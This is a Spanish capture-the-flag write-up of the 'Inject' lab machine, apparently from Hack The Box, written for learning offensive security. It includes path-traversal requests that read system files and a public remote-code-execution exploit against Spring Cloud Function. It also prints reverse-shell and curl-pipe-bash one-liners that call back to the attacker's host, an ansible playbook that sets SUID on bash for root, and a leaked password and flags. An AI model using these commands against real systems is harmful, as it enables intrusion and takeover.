

Inject

Escaneo

Bash

```
nmap -p- --open -n -Pn -vvv 10.129.228.213 -oG allports
```

```
rtt min/avg/max/mdev = 33.870/33.870/33.870/0.000 ms
> nmap -p- --open -n -Pn -vvv 10.129.228.213 -oG allports

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 19:14 CEST
Initiating SYN Stealth Scan at 19:14
Scanning 10.129.228.213 [65535 ports]
Discovered open port 22/tcp on 10.129.228.213
Discovered open port 8080/tcp on 10.129.228.213
Completed SYN Stealth Scan at 19:14, 15.65s elapsed (65535 total ports)
Nmap scan report for 10.129.228.213
Host is up, received user-set (0.035s latency).
Scanned at 2024-07-24 19:14:30 CEST for 15s
Not shown: 65163 closed tcp ports (reset), 370 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
8080/tcp  open  http-proxy  syn-ack ttl 63

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
Raw packets sent: 67258 (2.959MB) | Rcvd: 65251 (2.610MB)
> extractports -ch allports
```


```
> nmap -p22,8080 -sCV 10.129.228.213 -oN escaneo

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 19:16 CEST
Nmap scan report for 10.129.228.213
Host is up (0.034s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|_ 256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_ 256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp  open  nagios-nasca Nagios NSCA
|_ http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

Vamos a ir al 8080





Tenemos un apartado de login pero no funciona

Pero si nos funciona el apartado de upload




Aqui hay chicha y nos abrimos el burpsuit








Lo detectamos y lo llevamos al repeater
vamos probando el abuso de files



Como vemos lo intentamos y no nos deja solo deja imagenes
como vemos en el navegador
Podemos intentar un LFI que nos cargue un archivo con ../ vamos a probar
el /etc/passwd




Como vemos no nos lo muestra pero como vemos en las imagenes si ponemos algo que no exista nos da error 500 del server esto quierere decir que carga pero espera una imagen.



A partir de aqui proibamos el curl



```
zsh: no matches found: http://10.129.228.213:8080/show_image?img=../../../../../../etc/passwd
> curl "http://10.129.228.213:8080/show_image?img=../../../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:./run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534:./run/sshd:/usr/sbin/nologin
phil:x:1001:1001:./home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:996:./var/log/laurel:/bin/false
```

Tambien lo podemos hacer en el burpsuite




Mirando haciendo LFI con burpsuite vemos la carpeta de los usuarios y

luego vemos mas carpetas raras y llegamos a settings. xml y allamos contraseña y usuario lo guardamos todo



Probamos ssh




```
File Actions Edit View Help
> ssh phil@10.129.228.213
The authenticity of host '10.129.228.213 (10.129.228.213)' can't be established.
ED25519 key fingerprint is SHA256:8MhHRO2LTR9G168dKL9vVmXYyb90401gv5Eg1Q6njSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
phil@10.129.228.213: Permission denied (publickey,password).
> ssh frank@10.129.228.213
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
frank@10.129.228.213: Permission denied (publickey,password).

home/unicomanu/Academia/inject took 16s x 255
```

Ahora despues pues seguimos a ciegas con LFI viendo carpetas que sean importantes para sacar info

Request

PrettyRawHex

1 GET /show_image?img=../../../../../../../../var/www/WebApp/.settings HTTP/1.1

2 Host: 10.129.228.213:8080

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si

7 gned-exchange;v=b3;q=0.7

8 Accept-Encoding: gzip, deflate, br

9 Accept-Language: en-US,en;q=0.9

10 Connection: close

11

Response

PrettyRawHexRender

1 HTTP/1.1 200

2 Accept-Ranges: bytes

3 Content-Type: image/jpeg

4 Content-Length: 4096

5 Date: Wed, 24 Jul 2024 17:58:05 GMT

6 Connection: close

7

8 .classpath

9 .DS_Store

10 .idea

11 .project

12 .settings

13 HELP.md

14 mvnw

15 mvnw.cmd

16 pom.xml

17 src

18 target

19

Vamos a ver el pom.xml

Request

PrettyRawHex

1 GET /show_image?img=../../../../../../../../var/www/WebApp/pom.xml HTTP/1.1

2 Host: 10.129.228.213:8080

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si

7 gned-exchange;v=b3;q=0.7

8 Accept-Encoding: gzip, deflate, br

9 Accept-Language: en-US,en;q=0.9

10 Connection: close

11

Response

PrettyRawHexRender

1 HTTP/1.1 200

2 Accept-Ranges: bytes

3 Content-Type: image/jpeg

4 Content-Length: 2187

5 Date: Wed, 24 Jul 2024 18:00:37 GMT

6 Connection: close

7

8 <?xml version="1.0" encoding="UTF-8"?>

9 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

10 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">

11 <modelVersion>4.0.0</modelVersion>

12 <parent>

13 <groupId>org.springframework.boot</groupId>

14 <artifactId>spring-boot-starter-parent</artifactId>

15 <version>2.6.5</version>

16 <relativePath><!-- lookup parent from repository -->

17 </parent>

18 <groupId>com.example</groupId>

19 <artifactId>WebApp</artifactId>

20 <version>0.0.1-SNAPSHOT</version>

21 <name>WebApp</name>

22 <description>Demo project for Spring Boot</description>


23 <properties>

24 <java.version>11</java.version>

25 </properties>

26 <dependencies>

aqui hay muchos datos y eso como no sabemos quie es el POM





Ya una vez vamos a buscar algo interesante

```
</dependency>

<dependency>
  <groupId>org.springframework.cloud</groupId>
  <artifactId>spring-cloud-function-web</artifactId>
  <version>3.2.2</version>
</dependency>
<dependency>
```

buscamos algo por aqui
y vemos aqui cositas






Y parece que hemos encontrado nuestro RCE

Lo descargamos nuestro script y ejecutamos el comandop



Como vemos aqui hay un error pero preveemos que puede que ejecute comando para ver que lo ejecuta compartimos un server con python y vemos si llegan la peticiones



Como vemos siu llega eso es que ejecuta comando

acordarse que probemos curl wget si no hay curlk y para asegurar el ping que es una petcion IMPC

```
Shell No. 1
File Actions Edit View Help
GNU nano 8.0 inject.sh
/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1

er is vulnerable run a ping or curl to the attacking host


er is vulnerable run a ping or curl to the attacking host

er is vulnerable run a ping or curl to the attacking host

er is vulnerable run a ping or curl to the attacking host

er is vulnerable run a ping or curl to the attacking host

[ Wrote 2 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
^_          ^C Location   M-U Undo
            ^/ Go To Line M-E Redo
```



```
> cat inject.sh
File: inject.sh
/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
> nc -lvnp 4444
listening on [any] 4444 ...
cat inject.sh
File: inject.sh
/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1
```

Bash

```
python3 51577.py --url
http://10.129.228.213:8080/functionRouter --command 'curl
http://10.10.14.116/inject.sh | bash'
```

```
home/unicomano/Academia/inject python3 51577.py --url http://10.129.228.213:8080/functionRouter --command 'curl http://10.10.14.116/inject.sh | bash'
```

```
File Actions Edit View Help
GNU nano 8.0 inject.sh
bash -c '/bin/bash -i >& /dev/tcp/10.10.14.116/4444 0>&1'
```

Como vemos nos da fallo vamos a probar con base64 y codearlo para que pueda ejecutarse

```
python3 51577.py --url http://10.129.228.213:8080/functionRouter --command "bash -c {echo,L2Jpb19iYXNoIC1pID4mIC9kZXYvdGhlZGwLjEwLjE0LjExNi80NDMgMD4mMQ==}|{base64,-d}|bash"
[!] It is possible that the output of the injected command is not reflected in the response, to validate if the server is vulnerable run a ping or curl to the attacking host
{
  "timestamp": "2024-07-24T18:49:11.424+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "message": "EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String",
  "path": "/functionRouter"
}
```

```
> nc -lvnp 443 --url http://10.129.228.213:8080/functionRouter --command "python3
listening on [any] 443 ...
connect to [10.10.14.116] from (UNKNOWN) [10.129.228.213] 48408
bash: cannot set terminal process group (792): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$
{
  "timestamp": "2024-07-24T18:46:29.137+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "message": "Expression [T(java.lang.Runtime).getRuntime().exec(\"python3 -c 'import
);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'\")]] m143: EL1043E: Unexp
```

Ya hemos entrado
hacemos tratamiento TTY

	Bash
DocPhillovestoInject123	

```
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var
frank@inject:/$ sudo -l
[sudo] password for frank:

[1]+  Stopped                  sudo -l
frank@inject:/$ kill% 1
Command 'kill%' not found, did you mean:
  command 'kill' from deb procps (2:3.3.16-1ubuntu2.3)
  command 'killm' from deb ion (3.2.1+dfsg-1.1)

Try: apt install <deb name>

frank@inject:/$ sudo -l
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
sudo: 3 incorrect password attempts
frank@inject:/$ su phil
Password:
phil@inject:/$ sudo -l
[sudo] password for phil:
Sorry, user phil may not run sudo on localhost.
phil@inject:/$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
phil@inject:/$ cd /home/phil
phil@inject:~$ ls
user.txt
phil@inject:~$ cat user.txt
cd4f0b0e2d2c82a87ca743dd5077a238
phil@inject:~$
```

```
phil@inject:~$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:~$ cd /tmp
phil@inject:/tmp$ wget http://10.10.14.116/pspy
--2024-07-24 19:00:29-- http://10.10.14.116/pspy
Connecting to 10.10.14.116:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy'

pspy                                100%[=====] 2.94M 3.22MB/s in 0.9s

2024-07-24 19:00:30 (3.22 MB/s) - 'pspy' saved [3078592/3078592]

phil@inject:/tmp$ ls
hspcrdata_frank
pspy
systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-ModemManager.service-SFmSuj
phil@inject:/tmp$ chmod +x pspy
phil@inject:/tmp$ ls -la
total 3076
drwxrwxrwt 15 root root 12288 Jul 24 19:00
drwxr-xr-x 10 root root 4096 Feb 1 2023
drwxrwxrwt 2 root root 4096 Jul 24 17:09 font-unix
drwxr-xr-x 2 frank frank 4096 Jul 24 17:09 hspcrdata_frank
drwxrwxrwt 2 root root 4096 Jul 24 17:09 KDEShare
-rwxrwxr-x 1 phil phil 3078592 Jul 24 18:59 pspy
drwx----- 3 root root 4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-ModemManager.service-SFmSuj
drwx----- 3 root root 4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-logind.service-RoDW3g
drwx----- 3 root root 4096 Jul 24 17:09 systemd-private-dcac41d15c9e4ca9b65233e1ce167aff-systemd-resolved.service-WiibNh
drwx----- 3 frank frank 4096 Jul 24 17:09 tomcat.8080.14151346942997820375
drwx----- 2 frank frank 4096 Jul 24 17:09 tomcat-dochase.8080.1754662408427632251
drwx----- 2 root root 4096 Jul 24 17:10 vmware-root_726-2957583432
drwxrwxrwt 2 root root 4096 Jul 24 17:09 XDG_RUNTIME_DIR
drwxrwxrwt 2 root root 4096 Jul 24 17:09 XDG-unix
phil@inject:/tmp$ ./pspy
pspy - version: v1.2.0 - Commit SHA: 9c63e5dc58f7bdc235db663f5e3fcl33b8855
```

PSPY

```
2024/07/24 19:01:13 CMD: UID=0 PID=100 |
2024/07/24 19:01:13 CMD: UID=0 PID=10 |
2024/07/24 19:01:13 CMD: UID=0 PID=1 |
2024/07/24 19:02:01 CMD: UID=0 PID=8219 | /bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
2024/07/24 19:02:01 CMD: UID=0 PID=8218 | /bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
2024/07/24 19:02:01 CMD: UID=0 PID=8217 | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0 PID=8216 | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0 PID=8215 | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0 PID=8220 | /usr/sbin/CRON -f
2024/07/24 19:02:01 CMD: UID=0 PID=8221 | sleep 10
2024/07/24 19:02:01 CMD: UID=0 PID=8222 | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/07/24 19:02:01 CMD: UID=0 PID=8223 | /usr/bin/python3 /usr/local/bin/ansible-parallel /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:01 CMD: UID=0 PID=8224 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:02 CMD: UID=0 PID=8227 | uname -p
2024/07/24 19:02:02 CMD: UID=0 PID=8228 | ssh -o ControlPersist
2024/07/24 19:02:02 CMD: UID=0 PID=8230 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2024/07/24 19:02:02 CMD: UID=0 PID=8231 | /bin/sh -c /bin/sh -c 'echo -root 56 sleep 0'
2024/07/24 19:02:02 CMD: UID=0 PID=8232 | /bin/sh -c echo ~root 56 sleep 0
2024/07/24 19:02:02 CMD: UID=0 PID=8234 | /bin/sh -c /bin/sh -c '( umask 77 56 mkdir -p `` echo /root/.ansible/tmp `` 56 mkdir `` echo /root/.ansible
1847722.6663203-8230-192298634504202 `` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `` ) 56 sleep 0'
2024/07/24 19:02:02 CMD: UID=0 PID=8235 | /bin/sh -c ( umask 77 56 mkdir -p `` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `` ) 56 sleep 0
2024/07/24 19:02:02 CMD: UID=0 PID=8236 | /bin/sh -c ( umask 77 56 mkdir -p `` echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `` ) 56 sleep 0
```

```

playbook_1.yml
phil@inject:/opt/automation/tasks$ ls -la
total 12
drwxrwxr-x 2 root staff 4096 Jul 24 19:04 .
drwxr-xr-x 3 root root 4096 Oct 20 2022 ..
-rw-r--r-- 1 root root 150 Jul 24 19:04 playbook_1.yml
phil@inject:/opt/automation/tasks$ ls -l /opt/automation/
total 4

```

```

cd4f0b0e2d2c82a87ca743dd5077a238
phil@inject:~$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:~$ cd /tmp
phil@inject:/tmp$ wget http://10.10.14.116/pspy
--2024-07-24 19:00:29-- http://10.10.14.116/pspy

```

gtfobins.github.io/gtfobins/ansible-playbook/

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.. / ansible-playbook Star 10,424

[Shell](#) [Sudo](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```

TF=$(mktemp)
echo "[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]" >$TF
ansible-playbook $TF

```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp)
echo "[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]" >$TF
sudo ansible-playbook $TF

```

GNU nano 4.8

```
[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]
```

Places

- Computer
- unicomandu
- Desktop
- Recent

cmd.php cmd1.php cmd2.php cmd3.php

File Actions Edit View Help

GNU nano 4.8

```
[{hosts: localhost, tasks: [shell: chmod u+s /bin/bash ]}]
```

Places

- Computer
- unicomandu

cmd.php cmd1.php cmd2-

```
File Actions Edit View Help
Every 2.0s: ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

```
total 8
-rw-r--r-- 1 root root 150 Jul 24 19:10 playbook_1.yml
-rw-rw-r-- 1 phil phil 59 Jul 24 19:11 prueba.yml
phil@inject:/opt/automation/tasks$ watch -n2 ls -l /bin/bash
phil@inject:/opt/automation/tasks$ /bin/bash p
/bin/bash: p: No such file or directory
phil@inject:/opt/automation/tasks$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
playbook_1.yml root.txt
bash-5.0# cat root.txt
caa54de3f8ef5c51e2f2f22f6c816aa9
bash-5.0#
```